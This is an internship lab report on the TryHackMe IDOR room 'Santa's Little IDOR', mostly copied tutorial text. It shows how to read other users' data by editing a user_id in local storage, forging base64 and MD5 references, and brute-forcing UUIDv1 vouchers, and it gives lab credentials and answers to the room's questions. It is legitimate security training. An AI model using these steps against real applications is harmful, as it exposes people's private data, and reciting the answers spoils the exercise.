Vulnerability Testing / Lab Report

IDOR — Santa's Little IDOR

Web Application Penetration Testing (WAPT) Internship, Phase 1
IqraSec Academy

Field	Details
Intern Name	Rohit Kushwah
Organization	IqraSec Academy
Internship	Web Application Penetration Testing (WAPT), Phase 1
Topic	IDOR / Broken Access Control
Platform	TryHackMe
Number of Labs	1
Completion Date	[Enter actual completion date]

Template note: Replace placeholders with verified details. Include only actual screenshots and results.

Lab 1: IDOR — Santa's Little IDOR

1. Lab Name

IDOR — Santa's Little IDOR

Platform: TryHackMe

Category: Web Application Security
Vulnerability: Insecure Direct Object Reference (IDOR)

---

2. Objective

The objective of this lab was to understand **IDOR vulnerabilities** and learn how to test whether an application allows a user to access another user's information without proper authorization.

---

3. Vulnerability / Concept

What Is IDOR?

Insecure Direct Object Reference (IDOR) is an access control vulnerability that occurs when an application uses a reference, such as a user ID or account number, without properly checking whether the requesting user is authorized to access the requested resource.

How It Works

An application may use an account identifier to retrieve a user's information. If the server does not verify the user's permissions, changing the identifier may expose another user's protected information.

Authentication vs. Authorization

- **Authentication:** Verifies who the user is.
- **Authorization:** Determines which resources the user is allowed to access.

Horizontal Privilege Escalation

Horizontal privilege escalation occurs when a user accesses another user's data or resources without the required permission, despite both users having similar privilege levels.

---

4. Testing Approach

Document the steps you actually performed. The following is a workflow checklist, not a claim that every step has been completed.

1. Open the TryHackMe IDOR — Santa's Little IDOR room.
2. Read the lab instructions and identify the learning objectives.
3. Start the authorized lab environment.
4. Open the target application in a web browser.

5. Review the account-related functionality.
6. Authenticate using the credentials provided by the lab, if required.
7. Open browser developer tools or Burp Suite.
8. Navigate to the account-information feature.
9. Capture the relevant HTTP request.
10. Identify the endpoint used to retrieve account information.
11. Inspect the request parameters and account references.
12. Record the original request and response.
13. Identify the account identifier, such as user_id, if present.
14. Modify the identifier within the authorized lab environment.
15. Resend the modified request.
16. Examine the server response.
17. Compare the original and modified responses.
18. Verify whether another user's protected information is accessible.
19. Record the evidence and assess the potential impact.
20. Review remediation measures and record the verified lab result.


---


5. Evidence / Screenshots



Task 1: Introduction

Press enter or click to view image in full size





Question: My target machine and the AttackBox have started and I am ready to learn about IDOR.

Answer: **No Answer Required**

Task 2: IDOR on the Shelf

It's Dangerously Obvious, Really

Have you ever seen a link that looks like this: `https://awesome.website.thm/TrackPackage?packageID=1001`?

When you saw a link like this, have you ever wondered what would happen if you simply changed the packageID to 11 or 12? In its simplest form, this can be a potential case for IDOR.

IDOR stands for **Insecure Direct Object Reference** and is a type of access control vulnerability. Web applications often use references to determine what data to return when you make a request. However, if the web server doesn't perform checks to ensure you are allowed to view that data before sending it, it can lead to serious sensitive information disclosure. A good question to ask then is:

Why does this happen so often?

We need to understand references and web development a bit more to answer this. Let's take a look at what a table storing these package numbers from our link example could look like:

packageID	person	address	status
1001	Alice Smith	123 Main St, Springfield	Delivered
1002	Bob Johnson	42 Elm Ave, Shelbyville	In Transit
1003	Carol White	9 Oak Rd, Capital City	Out for Delivery
1004	Daniel Brown	77 Pine St, Ogdenville	Pending
1005	Eve Martinez	5 Maple Ln, North Haverbrook	Returned

If the user wants to know the status of their package and makes a web request, the simplest method is to allow the user to supply their packageID. We recover data from the database using the simplest SQL query of:

```
SELECT person, address, status FROM Packages WHERE packageID = value;
```

However, since packageID is a sequential number, it becomes pretty obvious to guess the packageIDs of other customers, and since the web application isn't verifying that the person making the request **is the same** person as the one who owns the package, an IDOR vulnerability appears, allowing attackers to recover the details for packages belonging to other users. Even worse is when a feature like this doesn't require a user to authenticate, then there would be no way to even tell who is making the request! To dive a bit deeper, we need to understand authentication, authorization, and privilege escalation.

▼ **A note from one of the co-authors of this task:** I am not a fan of the vulnerability name IDOR. I prefer the name authorization Bypass. If you want to understand my reasoning, expand here, but you don't have to be bored with the details!

It Doesn't Obviously Relate

The full term, Insecure Direct Object Reference, sounds fancy, but it doesn't really describe what's going wrong. The "Direct Object Reference" part just means that a system uses an ID (like `/user/1`) to point to something. That's not the problem. The real issue is that the system doesn't check whether the person making the request is allowed to access it.

A lot of people try to "fix" IDORs by hiding or encoding IDs. For example, changing `/user/1` to `/user/ea21f09b2`. That might make it look harder to guess, but if the server still isn't checking permissions, it's just as insecure. The vulnerability isn't about how the object is referenced, it's about missing authorization checks.

That's why I prefer to call it an Authorization Bypass instead. It explains exactly what's happening: someone is bypassing the rules that decide who can see or change something. Whether the ID is a number, a hash, or a random string, the risk stays the same if the server doesn't verify access. You can read more here if you want.

Identity Defines Our Reach

To understand the root cause of IDOR, it is important to understand the basic principles of authentication and authorization:

- **Authentication:** The process by which you verify who you are. For example, supplying your username and password.
- **Authorization:** The process by which the web application verifies your permissions. For example, are you allowed to visit the admin page of a web application, or are you allowed to make a payment using a specific account?

You may think that authentication only happens once when you supply your username and password, but that is actually not the case! After providing your credentials, you receive a cookie or a token, called session information. Every subsequent request you make to the application includes this session information, which is verified by the application. This initial verification process is still authentication and happens for each request. This is why websites will often redirect you back to the login page. It means your session information has expired, and thus, you need to reauthenticate with your credentials to receive new session information.

Authorization cannot happen before authentication. If the application doesn't know who you are, it cannot verify what permissions your user has. This is very important to remember. If your IDOR doesn't require you to authenticate (login or provide session information), such as in our package tracking example, we will have to fix authentication first before we can fix the authorization issue of making sure that users can only get information about packages they own.

The last bit of theory to cover is privilege escalation types:

- **Vertical privilege escalation:** This refers to privilege escalation where you gain access to more features. For example, you may be a normal user on the application, but can perform actions that should be restricted for an administrator.
- **Horizontal privilege escalation:** This refers to privilege escalation where you use a feature you are authorized to use, but gain access to data that you are not allowed to access. For example, you should only be able to see your accounts, not someone else's accounts.

IDOR is usually a form of horizontal privilege escalation. You are allowed to make use of the track package functionality. But you should be restricted to only performing that tracking action for packages you own. Now that we understand the theory, let's look at how to exploit IDOR practically!


Iterate Digits, Observe Responses

Let's start with the simplest example of IDOR. On the web application, let's authenticate to the application using the details below.


Credentials

Username	Password	IP address/Website
niels	TryHackMe#2025	http://10.65.147.236


Once authenticated, you should see a dashboard like this:




Let's start by using the **Developer Tools** of our browser to better understand what is happening in the background. Right-click on the page and click **Inspect**, then click on the **Network** tab as shown below:




Now let's refresh the page and see what requests are being made. It should look something like this:




Let's take a closer look at the `view_accountinfo` request. Click on it and you will see the following:



In the above image we can see that the `user_id` with the value of 10 was used for the request. If we click and expand the **Response** tab, we can see that this `user_id` corresponds to our user:



This tells us that the application is using our `user_id` as the reference for getting details. Let's see what happens when we change this. In the Developer Tools, navigate to the **Storage** tab and expand the **Local Storage** dropdown on the left side and click the URL inside it:




Let's change the `user_id` to 11 and see what happens. Double-click on the **Value** field of the `auth_user` data entry, update the `user_id` to 11 and save it by pressing **Enter**. Now refresh the page. All of a sudden it seems like you are a completely different user!


This is the simplest form of IDOR. Simply changing the `user_id` to something else means we can see other users' data. Some IDORs might be slightly more hidden. Just because you don't see a direct number doesn't mean it doesn't exist! Let's dive deeper. To continue onto the next challenges of the task, **go and change the id back to 10 using the same steps you followed above**. Alternatively, you can log out of the application and log back in using the username and password.

In Disguise: Obvious References

Sometimes, IDOR may not be as simple as just a number. In certain cases, encoding may have been used. On the loaded profile, click the eye icon next to the first child as shown on the image below.




Now go back to the **Network** tab and take a look at the requests being made; you should see a request like this:



Simply put, the `Mg==` is just the base64 encoded version of the number `2`. You could still perform IDOR using this request, but you would have to base64 encode the number first.

In Digests, Objects Remain


Encoding isn't the only thing that can be used to hide potential IDOR vulnerabilities. Sometimes the values may look like a hash, such as MD5 or SHA1. If you want to see what that would look like, take a look at the request that happens when you click the edit icon next to a child.



While the string may look random, upon further investigation, you can see that it is a type of hash. If we understand what value was used to generate the hash, we can perform an IDOR attack by simply replicating the hashing function. Using something like a hash identifier can help you quickly understand what hashing algorithm is being used and can often tell you what data was hashed.


It's Deterministic, Obviously Reproducible

Sometimes you have to dig quite deep for IDOR. Sometimes IDOR is not as clear. Sometimes the IDOR stems from the actual algorithm being used. In this last case, let's take a look at our vouchers. While the values may look random, we need to investigate what algorithm was used to generate them. Their format looks like a UUID, so let's use a website such as UUID Decoder to try to understand what UUID format was used. Copy one of the vouchers to the website for decoding, and you should see something like this:




While these look completely random, we can see that the UUID version 1 was used. The issue with UUID 1 is that if we know the exact date when the code was generated, we can recover the UUID. For example, suppose we knew the elves always generated vouchers between 20:00 - 21:00. In that case, we can create UUIDs for that entire time period (3600 UUIDs since we have 60 minutes, and 60 seconds in a minute), which we could use in a brute force attack to aim to recover a valid voucher and get more gifts.

Now that we have seen the various IDORs that can be found, let's discuss how to fix them and avoid them!



Question: What does IDOR stand for?




Answer: **Insecure Direct Object Reference**

Question: What type of privilege escalation are most IDOR cases?



Answer: **horizontal**

Question: Exploiting the IDOR found in the view_accounts parameter, what is the user_id of the parent that has 10 children?



Answer: **15**


Question:

Bonus Task: If you want to dive even deeper, use either the base64 or md5 child endpoint and try to find the id_number of the child born on 2019-04-17? To make the iteration faster, consider using something like Burp's Intruder. If you want to check your answer, click the hint on the question.

